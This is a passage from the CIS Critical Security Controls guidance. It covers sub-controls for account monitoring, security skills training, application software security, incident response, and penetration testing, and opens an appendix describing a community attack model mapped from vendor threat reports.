
Family	CSC	Control Description	Foun- dational	Advanced
Application	16.7	Use and configure account lockouts such that after a set number of failed login attempts the account is locked for a standard period of time.	Y	
Application	16.8	Monitor attempts to access deactivated accounts through audit logging.	Y	
Application	16.9	Configure access for all accounts through a centralized point of authentication, for example Active Directory or LDAP. Configure network and security devices for centralized authentication as well.	Y	
Application	16.10	Profile each user's typical account usage by determining normal time-of-day access and access duration. Reports should be generated that indicate users who have logged in during unusual hours or have exceeded their normal login duration. This includes flagging the use of the user's credentials from a computer other than computers on which the user generally works.		Y
Application	16.11	Require multi-factor authentication for all user accounts that have access to sensitive data or systems. Multi-factor authentication can be achieved using smart cards, certificates, One Time Password (OTP) tokens, or biometrics.	Y	
Application	16.12	Where multi-factor authentication is not supported, user accounts shall be required to use long passwords on the system (longer than 14 characters).	Y	
Application	16.13	Ensure that all account usernames and authentication credentials are transmitted across networks using encrypted channels.	Y	
Application	16.14	Verify that all authentication files are encrypted or hashed and that these files cannot be accessed without root or administrator privileges. Audit all access to password files in the system.	Y	

CSC Procedures and Tools

Although most operating systems include capabilities for logging information about account usage, these features are sometimes disabled by default. Even when such features are present and active, they often do not provide fine-grained detail about access to the system by default. Security personnel can configure systems to record more detailed information about account access, and use home-grown scripts or third-party log analysis tools to analyze this information and profile user access of various systems.

Accounts must also be tracked very closely. Any account that is dormant must be disabled and eventually removed from the system. All active accounts must be traced back to authorized users of the system, and it must be ensured that their passwords are robust and changed on a regular basis. Users must also be logged out of the system after a period of no activity to minimize the possibility of an attacker using their system to extract information from the organization.

CSC 16 System Entity Relationship Diagram



CSC 17: Security Skills Assessment and Appropriate Training to Fill Gaps

For all functional roles in the organization (prioritizing those mission-critical to the business and its security), identify the specific knowledge, skills, and abilities needed to support defense of the enterprise; develop and execute an integrated plan to assess, identify gaps, and remediate through policy, organizational planning, training, and awareness programs.

Why Is This Control Critical?

It is tempting to think of cyber defense primarily as a technical challenge, but the actions of people also play a critical part in the success or failure of an enterprise. People fulfill important functions at every stage of system design, implementation, operation, use, and oversight. Examples include: system developers and programmers (who may not understand the opportunity to resolve root cause vulnerabilities early in the system life cycle); IT operations professionals (who may not recognize the security implications of IT artifacts and logs); end users (who may be susceptible to social engineering schemes such as phishing); security analysts (who struggle to keep up with an explosion of new information); and executives and system owners (who struggle to quantify the role that cybersecurity plays in overall operational/mission risk, and have no reasonable way to make relevant investment decisions).

Attackers are very conscious of these issues and use them to plan their exploitations by, for example: carefully crafting phishing messages that look like routine and expected traffic to an unwary user; exploiting the gaps or seams between policy and technology (e.g., policies that have no technical enforcement); working within the time window of patching or log review; using nominally non-security-critical systems as jump points or bots.

No cyber defense approach can effectively address cyber risk without a means to address this fundamental vulnerability. Conversely, empowering people with good cyber defense habits can significantly increase readiness.

CSC 17: Security Skills Assessment and Appropriate Training to Fill Gaps				
Family	CSC	Control Description	Foun- dational	Advanced
Application	17.1	Perform gap analysis to see which skills employees need to implement the other Controls, and which behaviors employees are not adhering to, using this information to build a baseline training and awareness roadmap for all employees.	Y	

Family	CSC	Control Description	Foundational	Advanced
Application	17.2	Deliver training to fill the skills gap. If possible, use more senior staff to deliver the training. A second option is to have outside teachers provide training onsite so the examples used will be directly relevant. If you have small numbers of people to train, use training conferences or online training to fill the gaps.	Y	
Application	17.3	Implement a security awareness program that (1) focuses on the methods commonly used in intrusions that can be blocked through individual action, (2) is delivered in short online modules convenient for employees (3) is updated frequently (at least annually) to represent the latest attack techniques, (4) is mandated for completion by all employees at least annually, (5) is reliably monitored for employee completion, and (6) includes the senior leadership team's personal messaging, involvement in training, and accountability through performance metrics.	Y	
Application	17.4	Validate and improve awareness levels through periodic tests to see whether employees will click on a link from suspicious email or provide sensitive information on the telephone without following appropriate procedures for authenticating a caller; targeted training should be provided to those who fall victim to the exercise.	Y	
Application	17.5	Use security skills assessments for each of the mission-critical roles to identify skills gaps. Use hands-on, real-world examples to measure mastery. If you do not have such assessments, use one of the available online competitions that simulate real-world scenarios for each of the identified jobs in order to measure mastery of skills mastery.		Y

CSC 17 Procedures and Tools

An effective enterprise-wide training program should take a holistic approach and consider policy and technology at the same time as the training of people. For example, policies should be designed with technical measurement and enforcement when possible, reinforced by training to fill gaps, technical controls can be implemented to bound and minimize the opportunity for people to make mistakes, and so focus the training on things that cannot be managed technically.

To be effective in both cost and outcome, security training should be prioritized, focused, specific, and measurable. A key way to prioritize training is to focus first on those jobs and


roles that are *critical* to the mission or business outcome of the enterprise. One way to identify these mission-critical jobs is to reference the work of the 2012 Task Force on Cyber Skills established by the Secretary of Homeland Security: 1) System and Network Penetration Testers, 2) Application Penetration Testers, 3) Security Monitoring and Event Analysts, 4) Incident Responders In-Depth, 5) Counter-Intelligence/Insider Threat Analysts, 6) Risk Assessment Engineers, 7) Secure Coders and Code Reviewers, 8) Security Engineers/Architecture and Design, 9) Security Engineers/Operations, and 10) Advanced Forensics Analysts. A comprehensive taxonomy of cybersecurity roles is available through the National Cybersecurity Workforce Framework, developed by the National Institute of Standards and Technology (NIST), which maps to roles commonly found in enterprises and government organizations.

General awareness training for all users also plays an important role. But even this training should be tailored to functional roles and focused on specific actions that put the organization at risk, and measured in order to drive remediation.

The key to upgrading skills is measurement through assessments that show both the employee and the employer where knowledge is sufficient and where there are gaps. Once the gaps have been identified, those employees who have the requisite skills and knowledge can be called upon to mentor employees who need to improve their skills. In addition, the organization can develop training plans to fill the gaps and maintain employee readiness.

A full treatment of this topic is beyond the scope of the Critical Security Controls. However, the Cybersecurity Workforce Handbook published by the Center for Internet Security (www.cisecurity.org) provides foundational steps to take in optimizing the workforce for enterprise security.

CSC 17 System Entity Relationship Diagram



CSC 18: Application Software Security

Manage the security life cycle of all in-house developed and acquired software in order to prevent, detect, and correct security weaknesses.

Why Is This Control Critical?

Attacks often take advantage of vulnerabilities found in web-based and other application software. Vulnerabilities can be present for many reasons, including coding mistakes, logic errors, incomplete requirements, and failure to test for unusual or unexpected conditions. Examples of specific errors include: the failure to check the size of user input; failure to filter out unneeded but potentially malicious character sequences from input streams; failure to initialize and clear variables; and poor memory management allowing flaws in one part of the software to affect unrelated (and more security critical) portions. There is a flood of public and private information about such vulnerabilities available to attackers and defenders alike, as well as a robust marketplace for tools and techniques to allow “weaponization” of vulnerabilities into exploits. Attackers can inject specific exploits, including buffer overflows, SQL injection attacks, cross-site scripting, cross-site request forgery, and click-jacking of code to gain control over vulnerable machines. In one attack, more than 1 million web servers were exploited and turned into infection engines for visitors to those sites using SQL injection. During that attack, trusted websites from state governments and other organizations compromised by attackers were used to infect hundreds of thousands of browsers that accessed those websites. Many more web and non-web application vulnerabilities are discovered on a regular basis.

CSC 18: Application Software Security				
Family	CSC	Control Description	Foun- dational	Advanced
Application	18.1	For all acquired application software, check that the version you are using is still supported by the vendor. If not, update to the most current version and install all relevant patches and vendor security recommendations.	Y	
Application	18.2	Protect web applications by deploying web application firewalls (WAFs) that inspect all traffic flowing to the web application for common web application attacks, including but not limited to cross-site scripting, SQL injection, command injection, and directory traversal attacks. For applications that are not web-based, specific application firewalls should be deployed if such tools are available for the given application type. If the traffic is encrypted, the device should either sit behind the encryption or be capable of decrypting the traffic prior to analysis. If neither option is appropriate, a host-based web application firewall should be deployed.	Y	<i>Dealing with encrypted/tunneled traffic requires more planning and resources.</i>


Family	CSC	Control Description	Foun- dational	Advanced
Application	18.3	For in-house developed software, ensure that explicit error checking is performed and documented for all input, including for size, data type, and acceptable ranges or formats.	Y	
Application	18.4	Test in-house-developed and third-party-procured web applications for common security weaknesses using automated remote web application scanners prior to deployment, whenever updates are made to the application, and on a regular recurring basis. In particular, input validation and output encoding routines of application software should be reviewed and tested.	Y	
Application	18.5	Do not display system error messages to end-users (output sanitization).	Y	
Application	18.6	Maintain separate environments for production and nonproduction systems. Developers should not typically have unmonitored access to production environments.	Y	
Application	18.7	For applications that rely on a database, use standard hardening configuration templates. All systems that are part of critical business processes should also be tested.	Y	
Application	18.8	Ensure that all software development personnel receive training in writing secure code for their specific development environment.	Y	
Application	18.9	For in-house developed applications, ensure that development artifacts (sample data and scripts; unused libraries, components, debug code; or tools) are not included in the deployed software, or accessible in the production environment.	Y	

CSC 18 Procedures and Tools

The security of applications (in-house developed or acquired) is a complex activity requiring a complete program encompassing enterprise-wide policy, technology, and the role of people. These are often broadly defined or required by formal Risk Management Frameworks and processes.

A comprehensive treatment of this topic is beyond the scope of the Critical Security Controls. However, the actions in CSC 6 provide specific, high-priority steps that can improve Application Software Security. In addition, we recommend use of the many excellent comprehensive resources dedicated to this topic. Examples include: the DHS “Build Security In” Program < buildsecurityin.us-cert.gov >, and The Open Web Application Security Project (OWASP) < www.owasp.org >.

CSC 18 System Entity Relationship Diagram



CSC 19: Incident Response and Management

Protect the organization's information, as well as its reputation, by developing and implementing an incident response infrastructure (e.g., plans, defined roles, training, communications, management oversight) for quickly discovering an attack and then effectively containing the damage, eradicating the attacker's presence, and restoring the integrity of the network and systems.

Why Is This Control Critical?

Cyber incidents are now just part of our way of life. Even large, well-funded, and technically sophisticated enterprises struggle to keep up with the frequency and complexity of attacks. The question of a successful cyber-attack against an enterprise is not “if” but “when.”

When an incident occurs, it is too late to develop the right procedures, reporting, data collection, management responsibility, legal protocols, and communications strategy that will allow the enterprise to successfully understand, manage, and recover. Without an incident response plan, an organization may not discover an attack in the first place, or, if the attack is detected, the organization may not follow good procedures to contain damage, eradicate the attacker's presence, and recover in a secure fashion. Thus, the attacker may have a far greater impact, causing more damage, infecting more systems, and possibly exfiltrate more sensitive data than would otherwise be possible were an effective incident response plan in place.

CSC 19: Incident Response and Management				
Family	CSC	Control Description	Foun- dational	Advanced
Application	19.1	Ensure that there are written incident response procedures that include a definition of personnel roles for handling incidents. The procedures should define the phases of incident handling.	Y	
Application	19.2	Assign job titles and duties for handling computer and network incidents to specific individuals.	Y	
Application	19.3	Define management personnel who will support the incident handling process by acting in key decision-making roles.	Y	
Application	19.4	Devise organization-wide standards for the time required for system administrators and other personnel to report anomalous events to the incident handling team, the mechanisms for such reporting, and the kind of information that should be included in the incident notification. This reporting should also include notifying the appropriate Community Emergency Response Team in accordance with all legal or regulatory requirements for involving that organization in computer incidents.	Y	


Family	CSC	Control Description	Foundational	Advanced
Application	19.5	Assemble and maintain information on third-party contact information to be used to report a security incident (e.g., maintain an email address of security@organization.com or have a web page http://organization.com/security).	Y	
Application	19.6	Publish information for all personnel, including employees and contractors, regarding reporting computer anomalies and incidents to the incident handling team. Such information should be included in routine employee awareness activities.	Y	
Application	19.7	Conduct periodic incident scenario sessions for personnel associated with the incident handling team to ensure that they understand current threats and risks, as well as their responsibilities in supporting the incident handling team.	Y	

CSC 19 Procedures and Tools

After defining detailed incident response procedures, the incident response team should engage in periodic scenario-based training, working through a series of attack scenarios fine-tuned to the threats and vulnerabilities the organization faces. These scenarios help ensure that team members understand their role on the incident response team and also help prepare them to handle incidents.

A full treatment of this topic is beyond the scope of the Critical Security Controls. However, the actions in CSC 18 provide specific, high-priority steps that can improve enterprise security, and should be a part of any comprehensive incident and response plan.

CSC 19 System Entity Relationship Diagram



CSC 20: Penetration Tests and Red Team Exercises

Test the overall strength of an organization's defenses (the technology, the processes, and the people) by simulating the objectives and actions of an attacker.

Why Is This Control Critical?

Attackers often exploit the gap between good defensive designs and intentions and implementation or maintenance. Examples include: the time window between announcement of a vulnerability, the availability of a vendor patch, and actual installation on every machine; well-intentioned policies which have no enforcement mechanism (especially those intended to restrict risky human actions); failure to apply good configurations and other practices to the entire enterprise, or to machines that come in-and-out of the network; and failure to understand the interaction among multiple defensive tools, or with normal system operations that have security implications.

In addition, successful defense requires a comprehensive program of technical defenses, good policy and governance, and appropriate action by people. In a complex environment where technology is constantly evolving, and new attacker tradecraft appears regularly, organizations should periodically test their defenses to identify gaps and to assess their readiness.

Penetration testing starts from the identification and assessment of vulnerabilities that can be identified in the enterprise. It complements this by designing and executing tests that demonstrate specifically how an adversary can either subvert the organization's security goals (e.g., the protection of specific Intellectual Property) or achieve specific adversarial objectives (e.g., establishment of a covert Command and Control infrastructure). The result provides deeper insight, through demonstration, into the business risks of various vulnerabilities.

Red Team exercises take a comprehensive approach at the full spectrum of organization policies, processes, and defenses in order to improve organizational readiness, improve training for defensive practitioners, and inspect current performance levels. Independent Red Teams can provide valuable and objective insights about the existence of vulnerabilities and the efficacy of defenses and mitigating controls already in place and even of those planned for future implementation.

CSC 20: Penetration Tests and Red Team Exercises				
Family	CSC	Control Description	Foundational	Advanced
Application	20.1	Conduct regular external and internal penetration tests to identify vulnerabilities and attack vectors that can be used to exploit enterprise systems successfully. Penetration testing should occur from outside the network perimeter (i.e., the Internet or wireless frequencies around an organization) as well as from within its boundaries (i.e., on the internal network) to simulate both outsider and insider attacks.	Y	
Application	20.2	Any user or system accounts used to perform penetration testing should be controlled and monitored to make sure they are only being used for legitimate purposes, and are removed or restored to normal function after testing is over.	Y	
Application	20.3	Perform periodic Red Team exercises to test organizational readiness to identify and stop attacks or to respond quickly and effectively.	Y	
Application	20.4	Include tests for the presence of unprotected system information and artifacts that would be useful to attackers, including network diagrams, configuration files, older penetration test reports, emails or documents containing passwords or other information critical to system operation.	Y	
Application	20.5	Plan clear goals of the penetration test itself with blended attacks in mind, identifying the goal machine or target asset. Many APT-style attacks deploy multiple vectors—often social engineering combined with web or network exploitation. Red Team manual or automated testing that captures pivoted and multi-vector attacks offers a more realistic assessment of security posture and risk to critical assets.	Y	
Application	20.6	Use vulnerability scanning and penetration testing tools in concert. The results of vulnerability scanning assessments should be used as a starting point to guide and focus penetration testing efforts.	Y	
Application	20.7	Wherever possible, ensure that Red Teams results are documented using open, machine-readable standards (e.g., SCAP). Devise a scoring method for determining the results of Red Team exercises so that results can be compared over time.		Y

Family	CSC	Control Description	Foun- dational	Advanced
Application	20.8	Create a test bed that mimics a production environment for specific penetration tests and Red Team attacks against elements that are not typically tested in production, such as attacks against supervisory control and data acquisition and other control systems.		Y


CSC 20 Procedures and Tools

Penetration testing and Red Teaming only provide significant value when basic defensive measures have already been put into place, and when they are performed as part of a comprehensive, ongoing program of security management and improvement. These are often specified and required by formal Risk Management Frameworks and processes.

Each organization should define a clear scope and rules of engagement for penetration testing and Red Team analyses. The scope of such projects should include, at a minimum, systems with the organization's highest value information and production processing functionality. Other lower-value systems may also be tested to see if they can be used as pivot points to compromise higher-value targets. The rules of engagement for penetration tests and Red Team analyses should describe, at a minimum, times of day for testing, duration of tests, and the overall test approach.

A full treatment of this topic is beyond the scope of the CIS Critical Security Controls. However, the actions in CSC 20 provide specific, high-priority steps that can improve enterprise security, and should be a part of any comprehensive penetration testing and Red Team program.

CSC 20 Entity Relationship Diagram



Appendix A: Evolving An Attack Model for the CIS Critical Security Controls.

Background

Since their inception, the CIS Critical Security Controls (“the Controls”) have had a basic tenet of *“Offense Informs Defense”*. That is, knowledge of actual attacks that have compromised systems (the Bad Guys’ “offense”) is the key factor to inform and determine the value of defensive actions. You may not be able to afford to do everything you want or need to do and so cyber defense must be driven by prioritization – what should I do first to get the most value from my defensive resources? We believe that **value** is best determined by the attacker – what are they doing to us now, and what are the most useful, scalable actions we can take to stop them?

The Controls reflect and knowledge of actual attacks and effective defenses gathered from experts from every part of the ecosystem across many sectors. To do this, a team reviewed and analyzed attack data from many of the leading vendor threat reports to ensure the Controls adequately aligned with the most prevalent threats. We call this process a **“Community Attack Model”** for the CIS Critical Security Controls – the gathering of relevant real-life information about attacks and putting them into context so they can be easily and reliably mapped to defensive action. “Community” refers to the breadth of the participants and information sources, and also to the shared labor that operates this process. But we also emphasize that these are the threats that the entire Community faces – the documented, specific successes of the Attackers. Any one specific category of attack might not have hit you today, but it could just as easily do so tomorrow.


A Community Approach to Understanding Attacks and Threats

The Community Attack Model began by validating and enriching mapping from a well-documented and authoritative source of “real life” data – the Verizon Data Breach Investigations Report (2013, 2014, 2015). After the Verizon team did their primary analysis, a volunteer panel formed by the Center for Internet Security worked with them to map the most important categories of attacks seen in the prior year’s data directly in the Controls (at a sub-Control) level, and this map became a key part of the Verizon DBIR Recommendations. More recently, we completed similar mappings using annual reports working with Symantec Internet Security Report 2015 and HP Cyber Risk Report 2015. This approach allows readers of these data-driven annual reports to easily and consistently map into the Controls.

A couple of key points to note about this workflow.

- The mapping is from the vendor’s category or summary level of attacks – not from data about every individual attack.

- The data is created by the vendor’s business model (e.g., incident response, managed security, anti-malware sensors, threat intelligence), and so each represents an incomplete but well-documented sampling of the ecosystem.
- The categories used by the vendors are typically in narrative form, and not presented in any standard form or taxonomy. Recommendations are also typically in narrative form, not tied to any specific defensive framework. Therefore, mapping from any one vendor’s report to the Controls requires some discussion and analytic judgment.



The use of this attack information and the selection of appropriate defensive action can be seen as part of a broader “**Foundational Risk Assessment**” of understanding vulnerabilities, the threats and the resulting consequences – one that can be used by an individual enterprise as a starting point for immediate, high-value action, and can also provide a basis for common action across an entire community.

Building An Operational Attack Model

As the community around the Controls has grown in size and diversity, and as the environment has grown more complex, we must evolve this Model to be more scalable, repeatable, adaptable to different communities, and more consistent with formal security frameworks – all without disrupting the spirit of cooperation and common good that has brought us this far.

Whether you approach this problem as an individual enterprise or as a community of enterprises, you must create and operate an ongoing, repeatable process to find relevant new information about Attackers, assess the implications for your environment, make key decisions, and then take action. Doing so will help determine your best investments both tactically and strategically.

A useful model will have a number of essential attributes.

- It should be driven by data from authoritative, publicly available sources, but also be able to make use of specialized (e.g., uniquely applicable to a sector) or restricted (e.g., encumbered by classification or agreement) knowledge.
- It should have a well-defined process to translate from attacks to action (controls) in a way that supports prioritization and is consistent with formal Risk Management Frameworks.
